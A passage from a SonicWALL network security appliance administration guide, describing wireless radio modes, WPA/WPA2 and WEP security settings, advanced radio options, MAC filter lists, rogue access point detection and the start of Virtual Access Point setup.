Enable Short Guard Interval

Enable Aggregation

Enable Wireless Client Connectivity Check and Auto Reconnect

Target remote IP to ping:
(IMPORTANT: Please make sure the specified IP is pingable!)

Advanced Radio Settings

Antenna Diversity:

Transmit Power:

Fragmentation Threshold (bytes):

RTS Threshold (bytes):

Topics:

- [“Wireless Radio Mode” on page 514](#)
- [“Wireless Settings” on page 515](#)


Wireless Radio Mode

The Radio Role allows you to configure the SonicWALL TZ wireless for one of two modes:




Note Be aware that when switching between radio roles, the SonicWALL may require a restart.

- **Access Point** - Configures the SonicWALL as an Internet/network gateway for wireless clients.



- **Wireless Client Bridge** - The SonicWALL TZ wireless provides Internet/network access by bridging wirelessly to another SonicWALL wireless device or SonicPoint access point, selected on the **Wireless > Status** screen. This mode allows for the possibility of secure network communications between physically separate locations, without the need for long and costly ethernet cabling runs.



Note For more information on Wireless Client Bridging, refer to the *SonicWALL Secure Wireless Network Integrated Solutions Guide*, or the *SonicWALL Wireless Bridging Technote*, available at <<http://www.sonicwall.com/us/support.html>>

Wireless Settings

Enable WLAN Radio: Check this checkbox to turn the radio on, and enable wireless networking. Click **Accept** in the top left corner of the management interface to have this setting take effect.

Schedule: The schedule determines when the radio is on to send and receive data. The default value is **Always on**. The Schedule list displays the schedule objects you create and manage in the **System > Schedule** page. The default choices are:

- **Always on**
- **Work Hours** or **M-T-W-TH-F 08:00-17:00** (these two options are the same schedules)
- **M-T-W-TH-F 00:00-08:00**
- **After Hours** or **M-T-W-TH-F 17:00-24:00** (these two options are the same schedules)
- **Weekend Hours** or **SA-SU 00:00-24:00** (these two options are the same schedules)

SSID: The default value, **sonicwall**, for the SSID can be changed to any alphanumeric value with a maximum of 32 characters.

Country Code: The country code determines which regulatory domain the radio operation falls under.

Radio Mode: Select your preferred radio mode from the **Radio Mode** menu. The wireless security appliance supports the following modes:

- **2.4GHz 802.11n Mixed** - Supports 802.11b, 802.11g, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.



Tip For optimal throughput speed solely for 802.11n clients, SonicWALL recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

- **802.11n Only** - Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
- **2.4GHz 802.11b/g Mixed** - Supports 802.11b and 802.11g clients simultaneously. If your wireless network comprises both types of clients, select this mode.
- **802.11g Only** - If your wireless network consists only of 802.11g clients, you may select this mode for increased 802.11g performance. You may also select this mode if you wish to prevent 802.11b clients from associating.
- **802.11b Only** - Select this mode if only 802.11b clients access your wireless network.

802.11n Wireless Settings

When the wireless radio is configured for a mode that supports 802.11n, the following options are displayed:

Radio Band (802.11n only): Sets the band for the 802.11n radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting.
- **Standard - 20 MHz Channel** - Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Standard Channel** pulldown menu is displayed.
 - **Standard Channel** - This pulldown menu only displays when the 20 MHz channel is selected. By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity. Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area.
- **Wide - 40 MHz Channel** - Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** pulldown menus are displayed:
 - **Primary Channel** - By default this is set to **Auto**. Optionally, you can specify a specific primary channel.
 - **Secondary Channel** - The configuration of this pulldown menu is controlled by your selection for the primary channel:
 - If the primary channel is set to Auto, the secondary channel is also set to Auto.
 - If the primary channel is set to a specific channel, the secondary channel is set to the optimum channel to avoid interference with the primary channel.

Enable Short Guard Interval: Specifies the short guard interval of 400ns (as opposed to the standard guard interval of 800ns). The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.

Enable Aggregation: Enables 802.11n frame aggregation, which combines multiple frames to reduce overhead and increase throughput.



Tip

The **Enable Short Guard Interval** and **Enable aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, etc.), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

802.11b/g Wireless Settings

When the wireless radio is configured for 802.11b or 802.11g, the **Channel** pulldown menu is displayed. An **Auto** setting allows the wireless security appliance to automatically detect and set the optimal channel for wireless operation based upon signal strength and integrity. Auto is the default channel setting, and it displays the selected channel of operation to the right. Alternatively, an operating channel within the range of your regulatory domain can be explicitly defined.



CHAPTER 33

Configuring Wireless Security

Wireless > Security

Wired Equivalent Protocol (WEP) can be used to protect data as it is transmitted over the wireless network, but it provides no protection past the SonicWALL. It is designed to provide a minimal level of protection for transmitted data, and is not recommended for network deployments requiring a high degree of security.

Wi-Fi Protected Access (WPA and WPA2) provides much greater security than WEP, but requires a separate authentication protocol, such as RADIUS, be used to authenticate all users. WPA uses a dynamic key that constantly changes, as opposed to the static key that WEP uses.

The SonicWALL security appliance provides a number of permutations of WEP and WPA encryption.

Topics:

- [“Authentication Overview” on page 519](#)
- [“WPA/WPA2 Encryption Settings” on page 520](#)
- [“WEP Encryption Settings” on page 522](#)

Authentication Overview

Below is a list of available authentication types with descriptive features and uses for each:

WEP

- Lower security
- For use with older legacy devices, PDAs, wireless printers

WPA

- Good security (uses TKIP)
- For use with trusted corporate wireless clients
- Transparent authentication with Windows log-in
- No client software needed in most cases

WPA2

- Best security (uses AES)
- For use with trusted corporate wireless clients
- Transparent authentication with Windows log-in
- Client software install may be necessary in some cases
- Supports 802.11i “Fast Roaming” feature
- No backend authentication needed after first log-in (allows for faster roaming)

WPA2-AUTO

- Tries to connect using WPA2 security.
- If the client is not WPA2 capable, the connection will default to WPA.

WPA/WPA2 Encryption Settings

Both WPA and WPA2 support two protocols for storing and generating keys:

- **Pre-Shared Key (PSK):** PSK allows WPA to generate keys from a pre-shared passphrase that you configure. The keys are updated periodically based on time or number of packets. Use PSK in smaller deployments where you do not have a RADIUS server.
- **Extensible Authentication Protocol (EAP):** EAP allows WPA to synchronize keys with an external RADIUS server. The keys are updated periodically based on time or number of packets. Use EAP in larger, enterprise-like deployments where you have an existing RADIUS framework.

WPA2 also supports EAP and PSK protocols, but adds an optional AUTO mode for each protocol. WPA2 EAP AUTO and WPA2 PSK AUTO try to connect using WPA2 security, but will default back to WPA if the client is not WPA2 capable.



Note EAP support is only available in Access Point Mode. EAP support is not available in Bridge Mode.

WPA2 and WPA PSK Settings

Encryption Mode: In the **Authentication Type** drop-down menu, select either **WPA-PSK**, **WPA2-PSK**, or **WPA2-Auto-PSK**.

The screenshot shows the 'Security' configuration page in the SonicWALL interface. At the top, there are 'Accept' and 'Cancel' buttons. Below that, the 'Encryption Mode' section has an 'Authentication Type' dropdown menu set to 'WPA2 - PSK'. The 'EAPOL Settings' section shows 'EAPOL Version' set to 'v2' with a note: 'Note: EAPOL Version v2 provides better security, but may not be supported by some wireless clients.' The 'WPA2/WPA Settings' section has 'Cipher Type' set to 'AES'. The 'Preshared Key Settings (PSK)' section has a 'Passphrase' field containing the text 'verYc0mplex4ssw0rd'.

WPA2/WPA Settings

- **Cypher Type:** select TKIP. *Temporal Key Integrity Protocol* (TKIP) is a protocol for enforcing key integrity on a per-packet basis.
- **Group Key Update:** Specifies when the SonicWALL security appliance updates the key. Select **By Timeout** to generate a new group key after an interval specified in seconds. Select **By Packet** to generate a new group key after a specific number of packets. Select **Disabled** to use a static key.
- **Interval:** If you selected **By Timeout**, enter the number of seconds before WPA automatically generates a new group key.

Preshared Key Settings (PSK)

- **Passphrase:** Enter the passphrase from which the key is generated.

Click **Accept** in the top left corner to apply your WPA settings.

WPA2 and WPA EAP Settings

The screenshot shows the 'Security' configuration page for wireless settings. At the top, there are 'Accept' and 'Cancel' buttons. Below that, the 'Encryption Mode' section has an 'Authentication Type' dropdown menu set to 'WPA2 - AUTO - EAP'. The 'WPA2/WPA Settings' section includes a 'Cipher Type' dropdown set to 'AES', a 'Group Key Update' dropdown set to 'By Timeout', and an 'Interval (seconds)' text box containing '86400'. The 'Extensible Authentication Protocol Settings (EAP)' section contains two sets of fields for 'Radius Server 1' and 'Radius Server 2', each with an IP address field, a 'Port' dropdown set to '1812', and a 'Secret' text box.

Click **Accept** in the top left corner to apply your WPA settings.

Encryption Mode

In the **Authentication Type** field, select either **WPA-EAP**, **WPA2-EAP**, or **WPA2-AUTO-EAP**.

WPA Settings

- **Cypher Type:** Select TKIP. *Temporal Key Integrity Protocol* (TKIP) is a protocol for enforcing key integrity on a per-packet basis.
- **Group Key Interval:** Enter the number of seconds before WPA automatically generates a new group key.

Extensible Authentication Protocol Settings (EAP)

- **Radius Server 1 IP** and **Port:** Enter the IP address and port number for your primary RADIUS server.
- **Radius Server 1 Secret:** Enter the password for access to Radius Server
- **Radius Server 2 IP** and **Port:** Enter the IP address and port number for your secondary RADIUS server, if you have one.
- **Radius Server 2 Secret:** Enter the password for access to Radius Server

WEP Encryption Settings

The SonicWALL security appliance offers the following WEP encryption options:

- **WEP - Open system:** In open-system authentication, the SonicWALL allows the wireless client access without verifying its identity.

- **WEP -Shared key:** Uses WEP and requires a shared key to be distributed to wireless clients before authentication is allowed.
- **Both (Open System & Shared Key):** The **Default Key** assignments are not important as long as the identical keys are used in each field. If **Shared Key** is selected, then the key assignment is important.

To configure wireless security on the SonicWALL, perform the following tasks:

- Step 1** Navigate to the **Wireless > Security** page.
- Step 2** Select the appropriate WEP authentication type from the **Authentication Type** drop-down menu.

- Step 3** In the **Default Key** pull-down menu, select which key will be the default key.
- Step 4** In the **Key Entry** menu, select if your keys will be **Alphanumeric** or **Hexadecimal (0-9, A-F)**.

WEP - 64-bit	WEP - 128-bit	WEP - 152-bit
Alphanumeric - 5 characters (0-9, A-Z)	Alphanumeric - 13 characters	Alphanumeric - 16 characters
Hexadecimal - 10 characters (0-9, A-F)	Hexadecimal - 26 characters	Hexadecimal - 32 characters

- Step 5** You can enter up to four keys. For each key, select whether it will be 64-bit, 128-bit, or 152-bit. The higher the bit number, the more secure the key is.
- Step 6** Enter the keys.
- Step 7** Click **Accept**.

CHAPTER 34

Configuring Advanced Wireless Settings

Wireless > Advanced

To access Advanced configuration settings for the SonicWALL wireless security appliance, log into the SonicWALL, click **Wireless**, and then **Advanced**. The **Wireless > Advanced** page is only available when the SonicWALL is acting as an access point.

The screenshot displays the SonicWALL Network Security Appliance web interface. The top navigation bar includes the SonicWALL logo, the text "Network Security Appliance", and buttons for "Wizards", "Help", and "Logout". A left-hand navigation menu lists various system settings, with "Wireless" expanded to show "Advanced" selected. The main content area is titled "Wireless / Advanced" and features an "Accept" button with a green checkmark and a "Cancel" button. Below this, the "Beaconing & SSID Controls" section contains a checkbox for "Hide SSID in Beacon" (unchecked) and a text input for "Beacon Interval (milliseconds)" set to 800. The "Advanced Radio Settings" section includes a checkbox for "Enable Short Slot Time" (unchecked) and several configuration fields: "Antenna Rx Diversity" (Best), "Transmit Power" (Half (-3 dB)), "Preamble Length" (Long), "Fragmentation Threshold (bytes)" (2346), "RTS Threshold (bytes)" (2346), "DTIM Interval" (1), and "Association Timeout (seconds)" (300). The status bar at the bottom left indicates "Status: Ready".

Beaconing & SSID Controls

- Step 1** Select **Hide SSID in Beacon**. Suppresses broadcasting of the SSID name and disables responses to probe requests. Checking this option helps prevent your wireless SSID from being seen by unauthorized wireless clients.
- Step 2** Type a value in milliseconds for the **Beacon Interval**. Decreasing the interval time makes passive scanning more reliable and faster because Beacon frames announce the network to the wireless connection more frequently.



Note For the Default WLAN SSID, when running on an ADTRAN NetVanta unit, SonicOS will continue to use the default wireless SSID of “adtran”. SonicWALL models use a default wireless SSID of “sonicwall”.

Advanced Radio Settings

The following other advanced settings can be configured.

Advanced Radio Settings

Enable Short Slot Time

Antenna Rx Diversity: Best

Transmit Power: Half (-3 dB)

Preamble Length: Long

Fragmentation Threshold (bytes):

RTS Threshold (bytes):

DTIM Interval:

Association Timeout (seconds):

Maximum Client Associations:

Data Rate: Best

Protection Mode: Auto

Protection Rate: 11 Mbps

Protection Type: CTS-only

- Step 1** **Enable Short Slot Time**: Select **Enable Short Slot Time** to increase performance if you only expect 802.11g traffic. 802.11b is not compatible with short slot time.
- Step 2** The **Antenna Diversity** setting determines which antenna the wireless security appliance uses to send and receive data.
- Step 3** Select **Full Power** from the **Transmit Power** menu to send the strongest signal on the WLAN. For example, select **Full Power** if the signal is going from building-to-building. **Half Power** is recommended for office-to-office within a building, and **Quarter Power** or **Eighth Power** are recommended for shorter distance communications.
- Step 4** Select **Short** or **Long** from the **Preamble Length** menu. **Short** is recommended for efficiency and improved throughput on the wireless network.

- Step 5** The **Fragmentation Threshold (bytes)** is 2346 by default. Increasing the value means that frames are delivered with less overhead but a lost or damaged frame must be discarded and retransmitted.
- Step 6** The **RTS Threshold (bytes)** is 2346 by default. If network throughput is slow or a large number of frame retransmissions is occurring, decrease the RTS threshold to enable RTS clearing.
- Step 7** The default value for the **DTIM Interval** is 1. Increasing the DTIM Interval value allows you to conserve power more effectively.
- Step 8** The **Association Timeout (seconds)** is 300 seconds by default, and the allowed range is from 60 to 36000 seconds. If your network is very busy, you can increase the timeout by increasing the number of seconds in the **Association Timeout (seconds)** field.
- Step 9** Set the **Maximum Client Associations** to limit the number of stations that can connect wirelessly at one time. The default is 128.
- Step 10** **Data Rate:** Select the speed at which the data is transmitted and received. **Best** automatically selects the best rate available in your area given interference and other factors. Or you can manually select a data rate.
- Step 11** **Protection Mode:** Protection can decrease collisions, particularly where you have two overlapping SonicPoints. However, it can slow down performance. **Auto** is probably the best setting, as it will engage only in the case of overlapping SonicPoints.
- Step 12** **Protection Rate:** The protection rate determines the data rate when protection is on. The slowest rate offers the greatest degree of protection but the slowest data transmission rate. Choose **1 Mbps**, **2 Mbps**, **5 Mbps**, or **11 Mbps**.
- Step 13** **Protection Type:** Select the type of handshake used to establish a wireless connection: **CTS-only** or **RTS-CTS**. 802.11b traffic is only compatible with **CTS**.
- Step 14** Click **Apply** in the top right corner of the page to apply your changes to the security appliance.
Click **Restore Default** to return the radio settings to the default settings.

Configurable Antenna Diversity

The dual antenna wireless SonicWALL security appliances employ two 5 dBi antennas running in diversity mode. The default implementation of diversity mode means that one antenna acts as a transmitting, and both antennas act as potential receiving antenna. As radio signals arrive at both antennas on the secure wireless appliance, the strength and integrity of the signals are evaluated, and the best received signal is used. The selection process between the two antennas is constant during operation to always provide the best possible signal. To allow for external (higher gain uni-directional) antennas to be used, antenna diversity can be disabled.

The SonicWALL NSA 220 and 250M wireless security appliances employ three antennas. The Antenna Diversity is set to **Best** by default, this is the only setting available for these appliances.

The **Antenna Diversity** setting determines which antenna the wireless security appliance uses to send and receive data. You can select:

- **Best:** This is the default setting. When **Best** is selected, the wireless security appliance automatically selects the antenna with the strongest, clearest signal. In most cases, **Best** is the optimal setting.
- **1:** Select **1** to restrict the wireless security appliance to use antenna 1 only. Facing the rear of the appliance, antenna 1 is on the left, closest to the console port. You can disconnect antenna 2 when using only antenna 1.

- **2**: Select **2** to restrict the wireless security appliance to use antenna 2 only. Facing the rear of the appliance, antenna 2 is on the right, closest to the power supply. You can disconnect antenna 1 when using only antenna 2.

CHAPTER 35

Configuring MAC Filter List

Wireless > MAC Filter List

Wireless networking provides native MAC filtering capabilities which prevents wireless clients from authenticating and associating with the wireless security appliance. If you enforce MAC filtering on the WLAN, wireless clients must provide you with the MAC address of their wireless networking card.

To set up your MAC Filter List, log into the SonicWALL, and click **Wireless**, then **MAC Filter List**. In the **Wireless > MAC Filter List** page, select **Enable MAC Filter List**. When you have finished setting up the filter lists, click the **Accept** button.



Allow or Deny Specific Resources

The MAC **Allow List** contains groups of address objects for network resources that the security appliance allows to connect via the WLAN, regardless of the selections in the deny list.


The MAC **Deny List** contains groups of address objects for network resources that the security appliance denies to connect via the WLAN, regardless of the selections in the allow list.

The items in the list are address object groups, defined groups of objects that represent specific IP addresses or ranges of addresses that can be used throughout the management interface to specify network resources. An address object group can contain other address object groups.


The Allow List and Deny List are also address object groups.

You can create individual objects in the **Wireless > Mac Filter List** page:

- Step 1** In the **Allow List** or **Deny List** box, select **Create New MAC Address Object Group**.



- Step 2** In the **Add Address Object Group** field, enter a name for the new group
- Step 3** In the left column, select the groups or individual address objects you want to allow or deny. You can use **Ctrl-click** to select more than one item.
- Step 4** Click the -> button to add the items to the group.
- Step 5** Click **OK** to create the group and add it to the **Allow List** or **Deny List**.



CHAPTER 36

Configuring Wireless IDS

Wireless > IDS

Wireless Intrusion Detection Services (IDS) greatly increase the security capabilities of the SonicWALL wireless security appliances by enabling them to recognize and even take countermeasures against the most common types of illicit wireless activity. WIDS consists of three types of services, namely, Sequence Number Analysis, Association Flood Detection, and Rogue Access Point Detection. Wireless IDS logging and notification can be enabled under **Log > Categories** by selecting the **WLAN IDS** checkbox under **Log Categories** and **Alerts**.

Topics:

- [“Access Point IDS” on page 531](#)
- [“Intrusion Detection Settings” on page 532](#)
- [“Discovered Access Points” on page 533](#)
- [“Scanning for Access Points” on page 533](#)
- [“Authorizing Access Points on Your Network” on page 534](#)

Access Point IDS

When the **Radio Role** of the wireless security appliance is set to **Access Point** mode, all three types of WIDS services are available, but Rogue Access Point detection, by default, acts in a passive mode (passively listening to other Access Point Beacon frames only on the selected channel of operation). Selecting **Scan Now** momentarily changes the Radio Role to allow the wireless security appliance to perform an active scan, and may cause a brief loss of

connectivity for associated wireless clients. While in **Access Point** mode, the **Scan Now** function should only be used if no clients are actively associated, or if the possibility of client interruption is acceptable.

Wireless / **IDS**

Wireless Intrusion Detection Settings

Enable Rogue Access Point Detection
 Authorized Access Points: All Authorized Access Points

IDS Settings

Schedule IDS Scan: Disabled

Discovered Access Points

Note: The AP discovery found 30 Access Points. The scan was performed 2 Days 00:32:30 ago.

MAC Address (BSSID)	SSID	Channel	Manufacturer	Signal Strength	Max Rate	Authorize
00:17:C5:D0:50:F0	Guest_WiFi	1	SonicWALL	94% - Excellent	130 Mbps	
00:17:C5:CF:C3:30	Guest_WiFi	1	SonicWALL	56% - Good	130 Mbps	
88:DC:96:13:C5:7F	wdstest2	1	Unknown	28% - Fair	150 Mbps	
00:17:C5:D0:50:E8	Corp_WiFi_g	1	SonicWALL	94% - Excellent	54 Mbps	
00:17:C5:CF:C3:28	Corp_WiFi_g	1	SonicWALL	56% - Good	54 Mbps	
00:17:C5:DF:15:54	Corp_WiFi_g	11	SonicWALL	83% - Excellent	54 Mbps	
00:17:C5:DF:13:1D	Corp_WiFi_g	11	SonicWALL	68% - Very Good	54 Mbps	
00:17:C5:DF:13:FE	Corp_WiFi_g	11	SonicWALL	100% - Excellent	54 Mbps	
00:17:C5:CF:C2:F2	Corp_WiFi_g	11	SonicWALL	48% - Good	54 Mbps	

Intrusion Detection Settings

Rogue Access Points have emerged as one of the most serious and insidious threats to wireless security. In general terms, an access point is considered rogue when it has not been authorized for use on a network. The convenience, affordability and availability of non-secure access points, and the ease with which they can be added to a network creates a easy environment for introducing rogue access points. Specifically, the real threat emerges in a number of different ways, including unintentional and unwitting connections to the rogue device, transmission of sensitive data over non-secure channels, and unwanted access to LAN resources. So while this doesn't represent a deficiency in the security of a specific wireless device, it is a weakness to the overall security of wireless networks.

The security appliance can alleviate this weakness by recognizing rogue access points potentially attempting to gain access to your network. It accomplishes this in two ways: active scanning for access points on all 802.11a, 802.11g, and 802.11n channels, and passive scanning (while in Access Point mode) for beaconing access points on a single channel of operation.

Select the **Enable Rogue Access Point Detection** checkbox to specify the rogue access point detection method. The **Authorized Access Points** menu allows you to specify **All Authorized Access Points**, **Create new MAC Address Object Group**, or **Select an Address Object Group**.

The **Authorized Access Points** menu allows you to specify which access points the SonicWALL security appliance will consider authorized when it performs a scan. You can select **All Authorized Access Points** to allow all SonicPoints, or you can select **Create new MAC Address Object Group** to create an address object group containing a group of MAC address to limit the list to only those SonicPoints whose MAC addresses are contained in the address object group.

Select **Create Address Object Group** to add a new group of MAC address objects to the list.

Discovered Access Points

The **Discovered Access Points** table displays information on every access point that can be detected by all your SonicPoints or on an individual SonicPoint basis:

- **MAC Address (BSSID):** The MAC address of the radio interface of the detected access point.
- **SSID:** The radio SSID of the access point.
- **Channel:** The radio channel used by the access point.
- **Manufacturer:** The manufacturer of the access point. SonicPoints will show a manufacturer of either SonicWALL or Senao.
- **Signal Strength:** The strength of the detected radio signal
- **Max Rate:** The fastest allowable data rate for the access point radio, typically 54 Mbps.
- **Authorize:** Click the **Edit** icon in the **Authorize** column to add the access point to the address object group of authorized access points.

Scanning for Access Points

Active scanning occurs when the wireless security appliance starts up, and at any time **Scan Now** is clicked at the bottom of the **Discovered Access Points** table. When the wireless security appliance is operating in a Bridge Mode, the **Scan Now** feature does not cause any interruption to the bridged connectivity. When the wireless security appliance is operating in Access Point Mode, however, a temporary interruption of wireless clients occurs for no more than a few seconds. This interruption manifests itself as follows:

- Non-persistent, stateless protocols (such as HTTP) should not exhibit any ill-effects.
- Persistent connections (protocols such as FTP) are impaired or severed.



Caution The **Scan Now** feature causes a brief disruption in service. If this is a concern, wait and use the **Scan Now** feature at a time when no clients are active, or the potential for disruption becomes acceptable.

Authorizing Access Points on Your Network

Access Points detected by the wireless security appliance are regarded as rogues until they are identified to the wireless security appliance as authorized for operation. To authorize an access point, select it in the list of access points discovered by the wireless security appliance scanning feature, and add it by clicking the **Edit** icon in the **Authorize** column.



CHAPTER 37

Configuring Virtual Access Points with Internal Wireless Radio

Wireless > Virtual Access Point

Topics:

- [“Wireless VAP Overview” section on page 535](#)
- [“Wireless Virtual AP Configuration Task List” section on page 536](#)
- [“VAP Sample Configuration” section on page 547](#)

Wireless VAP Overview

This section provides an introduction to the Virtual Access Point feature for SonicWALL UTM appliances equipped with internal wireless radios.

Topics:

- [“What Is a Virtual Access Point?” on page 535](#)
- [“Benefits of Using Virtual APs” on page 536](#)

What Is a Virtual Access Point?

A Virtual Access Point is a multiplexed instantiation of a single physical Access Point (AP) so that it presents itself as multiple discrete Access Points. To wireless LAN clients, each Virtual AP appears to be an independent physical AP, when in actuality there is only a single physical AP. Before the evolution of the Virtual AP feature support, wireless networks were relegated to a One-to-One relationship between physical Access Points and wireless network security characteristics, such as authentication and encryption. In other words, an Access Point providing WPA-PSK security could not simultaneously offer Open or WPA-EAP connectivity to clients, and if the latter were required, they would had to have been provided by a separate, distinctly configured Access Points. This forced WLAN network administrators to find a solution

to scale their existing wireless LAN infrastructure to provide differentiated levels of service. With the Virtual APs (VAP) feature, multiple VAPs can exist within a single physical AP in compliance with the IEEE 802.11 standard for the media access control (MAC) protocol layer that includes a unique Basic Service Set Identifier (BSSID) and Service Set Identified (SSID). This allows for segmenting wireless network services within a single radio frequency footprint of a single physical access point device.

VAPs allow the network administrator to control wireless user access and security settings by setting up multiple custom configurations on a single physical interface. Each of these custom configurations acts as a separate (virtual) access point, and can be grouped and enforced on a single internal wireless radio.

For more information on SonicOS Secure Wireless features, refer to the *SonicWALL Secure Wireless Integrated Solutions Guide*.

Benefits of Using Virtual APs

This section includes a list of benefits in using the Virtual AP feature:

- **Radio Channel Conservation**—Prevents building overlapped infrastructures by allowing a single Physical Access Point to be used for multiple purposes to avoid channel collision problem. Channel conservation. Multiple providers are becoming the norm within public spaces such as airports. Within an airport, it might be necessary to support an FAA network, one or more airline networks, and perhaps one or more Wireless ISPs. However, in the US and Europe, 802.11b networks can only support three usable (non-overlapping) channels, and in France and Japan only one channel is available. Once the channels are utilized by existing APs, additional APs will interfere with each other and reduce performance. By allowing a single network to be used for multiple purposes, Virtual APs conserve channels.
- **Optimize Wireless LAN Infrastructure**—Share the same Wireless LAN infrastructure among multiple providers, rather than building an overlapping infrastructure, to lower down the capital expenditure for installation and maintenance of your WLANs.

Wireless Virtual AP Configuration Task List

A Wireless VAP deployment requires several steps to configure. The following section provides first a brief overview of the steps involved, and then a more in-depth examination of the parts that make up a successful VAP deployment. The following information describes VAP deployment requirements and provides an administrator configuration task list:

Topics:

- [“Wireless VAP Configuration Overview” section on page 537](#)
- [“Network Zones” section on page 538](#)
- [“Wireless LAN Subnets” section on page 542](#)
- [“DHCP Server Scope” section on page 543](#)
- [“Virtual Access Point Profiles” section on page 543](#)
- [“Virtual Access Points” section on page 545](#)
- [“Virtual Access Point Groups” section on page 546](#)
- [“Enabling the Virtual Access Point Group” section on page 547](#)

Wireless VAP Configuration Overview

The following are required areas of configuration for VAP deployment:

- Step 1 Zone** - The zone is the backbone of your VAP configuration. Each zone you create will have its own security and access control settings and you can create and apply multiple zones to a single physical interface by way of Wireless Subnets.
- Step 2 Wireless Interface** - The W0 interface (and its WLAN subnets) represent the physical connections between your SonicWALL UTM appliance and the internal wireless radio. Individual zone settings are applied to these interfaces and forwarded to the wireless radio.
